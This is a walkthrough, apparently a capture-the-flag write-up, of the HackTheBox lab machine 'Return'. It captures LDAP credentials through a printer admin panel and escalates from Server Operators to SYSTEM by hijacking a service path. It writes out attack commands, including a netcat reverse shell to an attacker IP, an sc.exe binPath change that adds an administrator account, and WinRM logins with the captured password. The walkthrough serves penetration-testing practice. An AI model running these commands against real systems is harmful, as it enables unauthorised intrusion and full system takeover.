HTB Return: LDAP Credential Theft to Service Hijacking
Add the target IP address to /etc/hosts and bind it to onurcan.htb or whatever you want xD Begin with a service scan on the most common ports: nmap -sV...

Add the target IP address to /etc/hosts and bind it to onurcan.htb or whatever you want xD

Begin with a service scan on the most common ports:
nmap -sV -sC -T4 -Pn onurcan.htb


Multiple ports are open. Key services include LDAP (port 389), HTTP (port 80) with a printer admin panel, and WinRM (port 5985). A full port scan was attempted but took too long, so I proceeded with the discovered services.

Port 80 hosts an HTB Printer Admin Panel:
Navigating to the Settings page reveals the printer’s LDAP configuration including the server address (printer.return.local), port (389), and username (svc-printer):

I attempted to update the password field directly, but this did not change the actual LDAP credentials:

The key observation here is that the printer connects to an LDAP server to authenticate. By changing the Server Address field to my attacker IP and starting a netcat listener on port 389, I can intercept the LDAP authentication request and capture the credentials in cleartext:

Captured credentials: svc-printer:1edFg43012!!
From the nmap scan, port 5985 (WinRM) is open. I tested the captured credentials using netexec:
Reference:
Authentication | NetExecEdit descriptionwww.netexec.wikinxc winrm onurcan.htb -u svc-printer -p '1edFg43012!!'

Authentication successful with Pwn3d! status, confirming WinRM access. Logged in using evil-winrm:
evil-winrm -i onurcan.htb -u svc-printer -p '1edFg43012!!'

Grab the user flag:

Privilege Escalation
I can navigate to C:\Users\Administrator\Desktop but cannot read root.txt due to insufficient permissions:

Check current privileges:
whoami /priv

Several interesting privileges are enabled, but let’s check group memberships first:
whoami /groups

The svc-printer account is a member of the Server Operators group. This group has the ability to start and stop system services, and more importantly, modify service configurations. This can be abused to hijack a service binary path and execute arbitrary commands as SYSTEM.
Using evil-winrm’s built-in services command to list services with modifiable privileges:


VMTools service has True privilege, meaning we can modify its configuration.
As first attempt, I tried to create a local admin user by hijacking VMTools binary path:
sc.exe config VMTools binPath="cmd.exe /c net user erkan claude1984 /add && net localgroup administrators erkan /add"
sc.exe stop VMTools
sc.exe start VMTools

The service configuration change succeeded, but sc.exe start returned error 1053 (service timeout). The net user command chain likely didn't execute properly because the service manager killed the process before it could complete. Verified the user was not created:
net user erkan
The user name could not be found.
Second attempt was reverse shell approach. Uploaded nc64.exe to the target via evil-winrm's upload command:
upload /tmp/nc64.exe nc64.exe

Changed VMTools binary path to a netcat reverse shell:
sc.exe config VMTools binPath="C:\Windows\Temp\nc64.exe 10.10.16.64 4444 -e cmd.exe"
sc.exe stop VMTools
sc.exe start VMTools

Set up a listener with penelope and got NT AUTHORITY\SYSTEM shell:
(I tried to make stable the shell ,so multiple attempt was made and because of that reason I changed port each time as you can see below)

May The Pentest Be With You ! ! !